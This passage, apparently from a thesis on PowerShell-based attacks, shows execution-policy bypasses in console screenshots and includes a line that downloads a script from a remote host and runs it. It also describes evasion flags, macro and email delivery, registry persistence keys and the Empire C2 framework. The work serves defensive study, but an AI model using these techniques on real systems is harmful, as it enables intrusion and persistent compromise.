
```

Windows PowerShell
PS C:\Users\localAdmin> write-host "Hello Thesis"
Hello Thesis
PS C:\Users\localAdmin>

```

Picture 3 - Bypassing the PowerShell Execution Policy by using an interactive console

A second way is to just ECHO the script into PowerShell standard input. Same as the previous one, this technique does not result in a configuration change or requires any writing to the disk.



```

Command Prompt
C:\Users\localAdmin>echo write-host "hello" | powershell -nopprofile -
hello
C:\Users\localAdmin>

```

Picture 4 - Bypassing the PowerShell Execution Policy by echoing the script

Another way requires using either the Windows "type" command or PowerShell "Get-Content" command to read the script from the disk and pipe it into PowerShell standard input. This technique does not result in a configuration change, but it requires writing the script to the disk. Nevertheless, the script can be read through a network share to avoid this easily detectable behavior.

```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> Get-Content .\test.ps1 | Powershell.exe -nop -
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 5 - Bypassing the PowerShell Execution Policy by piping a PowerShell.exe

The direct download and execution of a PowerShell script from the internet without having to write to disk is a common way for malware authors to execute malicious scripts. In addition, it does not result in any configuration changes.

```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> powershell -nop -c "(New-Object Net.WebClient).DownloadString('http://192.168.1.7/test.ps1')
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 6 - Bypassing the PowerShell Execution Policy by using the Internet

This technique is very similar to executing a script via copy and paste, but it can be done without the interactive console. The Command Switch technique is used for simple script execution, but more complex scripts usually end up with parsing errors. This technique does not result in a configuration change or require writing to disk.

```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> powershell.exe -command "write-host 'Hello Thesis'"
Hello Thesis
PS C:\Users\localAdmin\Desktop>


```

Picture 7 - Bypassing the PowerShell Execution Policy by using the Command Switch technique

It may also be worth noting that you can place these types of PowerShell commands into batch files and place them into autorun locations (like the all users startup folder) to help during privilege escalation.

Moreover, the PowerShell execution policy can be bypassed via the EncodeCommand, but all scripts are provided as a Unicode/base64 encoded string. Encoding your script in this way helps to avoid all parsing errors that you run into when using the "Command" switch. This technique does not result in a configuration change or require writing to disk.


```
$command = "Write-Host 'Hello Thesis'; $bytes = [System.Text.Encoding]::Unicode.GetBytes($command); $encodedCommand = [Convert]::ToBase64String($bytes); powershell.exe -EncodedCommand $encodedCommand
```



```
Windows PowerShell
PS C:\Users\localAdmin\Desktop> $command = "Write-Host 'Hello Thesis'; $bytes = [System.Text.Encoding]::Unicode.GetBytes($command); $encodedCommand = [Convert]::ToBase64String($bytes); powershell.exe -EncodedCommand $encodedCommand
Hello Thesis
PS C:\Users\localAdmin\Desktop>
```

Picture 8 - Bypass PowerShell Execution Policy via EncodeCommand switch


Invoke-Command technique it is typically executed through an interactive PowerShell console or one liner using the "Command" switch, but the interesting thing is that it can be used to execute commands against remote systems where PowerShell remoting has been enabled. This technique does not result in a configuration change or require writing to disk.



```
Windows PowerShell
PS C:\Users\localAdmin\Desktop> Invoke-Command -scriptblock {write-host "Hello Thesis"}
Hello Thesis
PS C:\Users\localAdmin\Desktop>
```

Picture 9 - Bypass PowerShell Execution Policy via Invoke-Command switch


Invoke-Expression is typically executed through an interactive PowerShell console or one liner using the "Command" switch. This technique does not result in a configuration change or require writing to disk.



```
Windows PowerShell
PS C:\Users\localAdmin\Desktop> Get-Content .\test.ps1 | Invoke-Expression
Hello Thesis
PS C:\Users\localAdmin\Desktop>
```

Picture 10 - Bypass PowerShell Execution Policy via Invoke-Expression switch

This flag added by Microsoft and will bypass the execution policy when scripts executed from a file. When this flag is used Microsoft states that "Nothing is blocked and there are no warnings or prompts". This technique does not result in a configuration change or require writing to disk.




```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> powershell.exe -EP bypass -File .\test.ps1
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 11 - Bypass PowerShell Execution Policy via Bypass flag

Unrestricted flag is similar to the "Bypass" flag. However, when this flag is used Microsoft states that it "Loads all configuration files and runs all scripts. If you run an unsigned script that was downloaded from the Internet, you are prompted for permission before it runs." This technique does not result in a configuration change or require writing to disk.



```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> powershell.exe -EP UnRestricted -File .\test.ps1
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```


Picture 12 - Bypass PowerShell Execution Policy via UnRestricted flag

The function below can be executed via an interactive PowerShell console or by using the "command" switch. Once the function is called it will swap out the "AuthorizationManager" with null. As a result, the execution policy is essentially set to unrestricted for the remainder of the session. This technique does not result in a persistent configuration change or require writing to disk. However, it the change will be applied for the duration of the session.

```

function Disable-ExecutionPolicy {($ctx =
$executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").set
value($ctx, (new-object System.Management.Automation.AuthorizationManager
"Microsoft.PowerShell"))} Disable-ExecutionPolicy .test.ps1

```




```

Windows PowerShell
PS C:\Users\localAdmin\Desktop> function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue($executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx, (new-object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))} Disable-ExecutionPolicy .test.ps1
PS C:\Users\localAdmin\Desktop>
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 13 - Bypass PowerShell Execution Policy via Swapping out Authentication Manager

As it was mentioned earlier, the execution policy can be applied at many levels. This includes the process which you have control over. Using this technique the execution policy can be set to unrestricted for the duration of your Session. Also, it does not result in a configuration change, or require writing to the disk.



```


Windows PowerShell
PS C:\Users\localAdmin\Desktop> Set-ExecutionPolicy Bypass -Scope Process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Users\localAdmin\Desktop> .\test.ps1
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 14 - Bypass PowerShell Execution Policy via setting it for the process

This option is similar to the process scope, but applies the setting to the current user's environment persistently by modifying a registry key. Also, it does not result in a configuration change, or require writing to the disk.



```

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\localAdmin> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy UnRestricted


Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Users\localAdmin> cd .\Desktop\
PS C:\Users\localAdmin\Desktop> .\test.ps1
Hello Thesis
PS C:\Users\localAdmin\Desktop>

```

Picture 15 - Bypass PowerShell Execution Policy via setting it for the current user

In this example I have demonstrated how to change the execution policy for the current user's environment persistently by modifying a registry key directly.

HKEY_CURRENT_USER\Software\MicrosoftPowerShell\1\ShellIds\Microsoft.PowerShell



Picture 16 - Bypass PowerShell Execution Policy via registry

5.6. Script Execution

PowerShell scripts are often utilized as downloaders for additional payloads. Although users are unable to run PowerShell scripts with the .ps1 extension due to restrictive execution policies, attackers can use different extensions to allow for their scripts to be executed.

There is a list of command line flags that PowerShell can accept. Most of the time, the following arguments are used to evade detection and bypass local restrictions.

- **-NoP/-No Profile:** Ignores the commands in the profile file.
- **-Enc/-Encoded Command:** Runs a Base64-encoded command.
- **-W Hidden / -WindowStyle Hidden:** Hides the command window.
- **-EP bypass / -ExecutionPolicy Bypass:** Ignores the execution policy restriction.
- **-NonI /-Noninteractive:** Disables interactive shell.
- **-C /-Command:** Runs a single command.
- **-F /-File:** Runs commands from a specific file.

In malicious PowerShell scripts, the most common commands and functions are the following:

- (New-Object System.Net.Webclient).DownloadString()
- (New-Object System.Net.Webclient).DownloadFile()
- -IEX / Invoke-Expression
- Start-Process

When is needed to send or receive data from a remote source, the System.Net WebClient class is used. It is essential for most threats. It also includes the DownloadFile method, which downloads

content from a remote location to a local file and the `DownloadString` method which downloads content from a remote location to a buffer in memory.

`WebClient` API methods, `DownloadString` and `DownloadFile`, are not the only functions that can download content from a remote location. Many more (`Invoke-WebRequest`, `BitsTransfer`, `Net.Sockets`, `TCPClient`) can be utilized in a similar way, but `WebClient` is by far the most common.

The moment the payload is downloaded or de-obfuscated, the script uses a different method to execute the rest of the code. There are multiple ways to start a new process from PowerShell. `Invoke-Expression` and `Start-Process` are the most used methods. `Invoke-Expression` allows users to evaluate and run any dynamically generated command. This method is typically used for scripts which are downloaded directly into memory or deflated.

PowerShell can be used to load and run any PE file directly from memory. Most scripts reuse the `ReflectivePEInjection` module, which was introduced in 2013. The most commonly used payloads are password-dumping tools.

5.7. PowerShell Malware common Delivery methods

Email vector

Emails are one of the most common delivery vectors for PowerShell downloaders. Attackers use e-mails which contain files with malicious scripts. These files can have one of the following extensions:

- `.lnk`
- `.wsf` (Windows script file)
- `.hta`
- `.mhtml`
- `.html`
- `.doc`
- `.docm`
- `.xls`
- `.xlsm`
- `.ppt`
- `.pptm`
- `.chm` (compiled HTML Files)
- `.vbs` (Visual Basic script)
- `.js`
- `.bat`
- `.pif`
- `.pdf`
- `.jar`

If the user accesses the attached files, the PowerShell script starts to execute. Some file types, like .lnk and .wsf, can directly execute PowerShell. Other file types, like .hta, run JavaScript or/of VBScript which drops and executes the PowerShell payload. Cmd.exe, WScript CSript, MShta or WMI are common methods used to execute the PowerShell script.

Office macros

After the launch of Microsoft Office 2016, another popular infection method of the past, started to be used again. This method utilizes malicious macros in Office documents. By using social engineering, attackers trick the user into enabling and executing the macro attachment. The malicious macro usually performs a few tests on its own to verify that is running on a computer rather than a security researcher's virtual machine. It may achieve this by running the Application.RecentFiles.Count call, which checks which recent files have been opened. After verifying that it runs on a computer, it drops another script, possibly a PowerShell script. Since there are numerous legitimate macros dropping and executing benign PowerShell scripts, this behavior on its own cannot be considered and thus detected as malicious.

Moreover, the malicious script may not be contained inside the macro code. Many malicious scripts are stored in table cells or metadata. All the macro needs to do, is to read the stored data and run it. A PowerShell executable can be run with the dash (-) option enabled and then use standard input (stdin) to write the remaining of the script. This way, only a few of logging tools will notice the full script. Attackers may also add .reg files to the registry, which will deliver the PowerShell on specific trigger event, such as the reboot of the PC. In order for this to work, the user must accept the new registry files to be added, since this triggers a warning message asking for confirmation of this action. In addition, the attacker may use "regedit,exe /s", to complete the aforementioned process silently and import the payload in the background.

5.8. PowerShell Malwares Lateral Movements

There are various methods available to run PowerShell commands on a remote Windows computer. These techniques allow attackers to spread across a whole enterprise environment from a single compromised computer. Attackers browse through the infected network to find valuable systems, such as mail or database servers, depending on their final goal. They may use credentials from an initial compromised computer on other systems, until they gain control of an account with higher privileges. Despite that, PowerShell commands running on remote computers are not always a sign of malicious behavior. System administrators use these methods to perform changes across their managed servers.

Lateral movement methods depend on the computer's configuration and the user's permissions. The attackers may also need to modify the settings of Windows Firewall, User Account Control (UAC), DCOM, or Common Information Model Object Manager (CIMOM).

5.9. Persistence Mechanisms

One of the most important objectives of malware, after the gaining of access to a system, is to achieve persistence. Persistence gives the opportunity to establish a permanent remote connection between the system and the attacker in order to execute operative commands. In the Windows Operating System, the most common methods to achieve persistence are:

The modification of a registry key

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

According to Microsoft, 'Run' and 'RunOnce' registry keys, enable programs to run each time the user logs in. The data of the above keys should be an executable with its parameter consisted of less than 260 characters. These keys can run even if the user boots the computer in safe mode. The keys that are under the HKEY_CURRENT_USER directory are easily accessible from any program which runs with current user privileges.

- HKLM\SYSTEM\CurrentControlSet\Control\Session Manager

'BootExecute' registry key specifies the applications, services or commands executed during the startup of a Windows System. This key is in the HKEY_LOCAL_MACHINE directory path of the registry, so its modification requires administrative level of access.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

This registry key specifies whether the automatic logon feature is enabled in order for the Automatic logon to use saved login credentials from the registry, rather than ask for user input to log on to the system. Winlogon process uses the value determined in the 'Userinit' key. Usually this value points to userinit.exe but these value could be changed if someone has administrative level of access.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

This registry key is used to add a program that will run when a particular event occurs. When this event occurs the operating system will look in this key order to handle this event.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

This key determines the programs that provide the user interface to operating system. By default, this key has value the explorer.exe but with administrative level of access could change for malicious purposes.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

These keys act like 'Run' and 'RunOnce' keys. The modification of them will cause the program referenced to them to be executed when a user logs on. The malicious programs will be executed under the access level of the user that logs on.

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices Once
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

These registry keys specify the services that will be executed in the boot process of the system. Since Windows services run with SYSTEM privileges, if a malicious user changes the values of one of the above could achieve persistence with SYSTEM level of access.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs

The 'AppInit Dlls' key specifies the DLLs that will be loaded when User32.dll will be executed from a program. The User32.dll is a common windows native API which most executables use it.

- HKEY_LOCAL_MACHINE\Software\Classes\ and HKEY_CLASSES_ROOT\

This registry key specifies the default action of a certain type of files when are accessed. A common practice is to change those actions in favor of malicious purposes.

DLL Search order Hijacking

Another method for a malware to achieve persistence is to exploit the way that Windows OS searches for dll libraries when executable(s are initiated) is running. Whenever a process is running, it follows a certain path to find the required dlls. Malware authors take advantage of this process in order to replace legit dlls with their malicious. The order in which the operating system follows to search for dlls (OR DLL LIBRARIES) is shown below:

- Directory from where the application was launched

- System Directory
- Windows Directory
- Current Working Directory
- Directories defined in the PATH variable

Shortcut Hijacking

The last but not least method to achieve persistence is to hijack the shortcut icons and specifically the Target attribute on them. When a user clicks on a shortcut from an executable in his desktop in order to run like a browser the operating system uses the Target attribute to find the path of the executable and launch it. If a malware changes the Target attribute of create a new shortcut with a malicious one, this action could conduct the execution of the malware every time the user launches this process.

6. PowerShell Attack Frameworks

6.1. PowerSploit

PowerSploit is an offensive security framework for penetration testers, security experts and reverse engineers. It was developed by Matt Graeber and Chris Campbell who is also the person that still maintains it. Joe Bailey and Rich Ludeen have also greatly contributed to the project.

PowerSploit can be seen as a collection of modules broken down into the following high level tasks:

- Antivirus Bypass
- Code Execution
- Exfiltration
- Mayhem
- Persistence
- Privilege escalation
- Reconnaissance
- Script Modification

Before the inception of PowerSploit, another PowerShell implementation was developed. It was a shell code injection utility, known as PowerSyringe. It was developed to write and execute a number of malicious assembly language commands into a targeted process. Its most common shellcode payload was to spawn a reverse shell in order to receive and execute malicious commands on a controlled machine.

The need for more offensive tools increased, so additional tools were developed. The coding community evolved which resulted in breaking out functionality into ps1 files, bundled everything into a single module while following the best PowerShell practices.

As the scope of the project expanded, it made more sense to rename it to something that will reflect its evolution into a full-fledged PowerShell-based offensive security framework. PowerSploit was the natural choice.

6.2. PowerShell Empire

Introduction

```

=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.3 | [Web] https://github.com/empireProject/Empire
=====

  EMPIRE

  280 modules currently loaded
  1 listeners currently active
  1 agents currently active

(Empire) > █

```

Picture 17 - Empire Project

Empire is a Post-Exploitation tool and RAT that uses the PowerShell infrastructure on the target's side. Empire's server side was developed with Python and payloads were developed using PowerShell and the Python language.

Main motivation about developing Empire is to train the defenders stopping PowerShell attacks in their own environment. The framework is not focused in initial exploitation vector but in post exploitation and tactics techniques and procedures that the offensive persons could act.

Empire contains many modules that are needed and sometimes more than necessary after a Windows system has been infiltrated. Empire payloads can run on many different operating systems, especially on Windows and Linux and Mac OS X operating systems. Modules for the Windows operating system were developed with Python language.

Empire encrypts the traffic and increases the security of the communication between the target system and the command and control server. Below, Empire's workflow has been schematized step by step.




Figure 2 - Empire workflow

Empire listeners

```

=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.3 | [Web] https://github.com/empireProject/Empire
=====

  EMPIRE

  280 modules currently loaded
  0 listeners currently active
  0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx      http      http_com    http_foreign  http_hop    http_mapi    meterpreter
(Empire: listeners) > uselistener █
    
```

Picture 18 - Empire listeners

Empire always accepts a reverse connection and basically uses the Reverse HTTP(S) connection method. The categories of listeners are:

dbx: The Dropbox infrastructure is used and the Agents communicate with DropBox so that DropBox is used as a command and control center.

http: HTTP(S) protocol is used for communication, Reverse HTTP(S).

http_com: Uses hidden Internet Explorer COM objects to communicate instead of Net.WebClient.

http_Foreign: Is used to transfer incoming sessions in situations where multiple command and control centers are used.

http_hop: Works like the Reverse Hop HTTP payload in Metasploit where incoming connections are sent to another Listener.

meterpreter: Is used to inject shellcodes for meterpreter/reverse_https payloads.

Communication is one of the most important factors in RAT development. A secure communication channel for the payload should be established. Communication security can be divided into two parts. The first is the ability to provide traffic similarity to the traffic in the target system in order to avoid any attention. The second involves the encryption of the traffic, even if explicit (unencrypted) protocols are already used.

Empire meets successfully these two criteria. Even if Reverse HTTP connection is directly selected, the data traffic is encrypted. This is achieved no matter the Listener used, so it is harder to determine exactly the type of data that is transmitted when examining the traffic. Additionally, this situation makes it quite challenging to set up an IDS signature for the network traffic.

```
(Empire: listeners/http) > info
  Name: HTTP[S]
  Category: client_server
  Authors:
    @harmj0y
  Description:
    Starts a http[s] listener (PowerShell or Python) that uses a
    GET/POST approach.
  HTTP[S] Options:
  Name      Required  Value      Description
  ----      -
  SlackToken  False     default    Your SlackBot API token to communicate with your Slack instance.
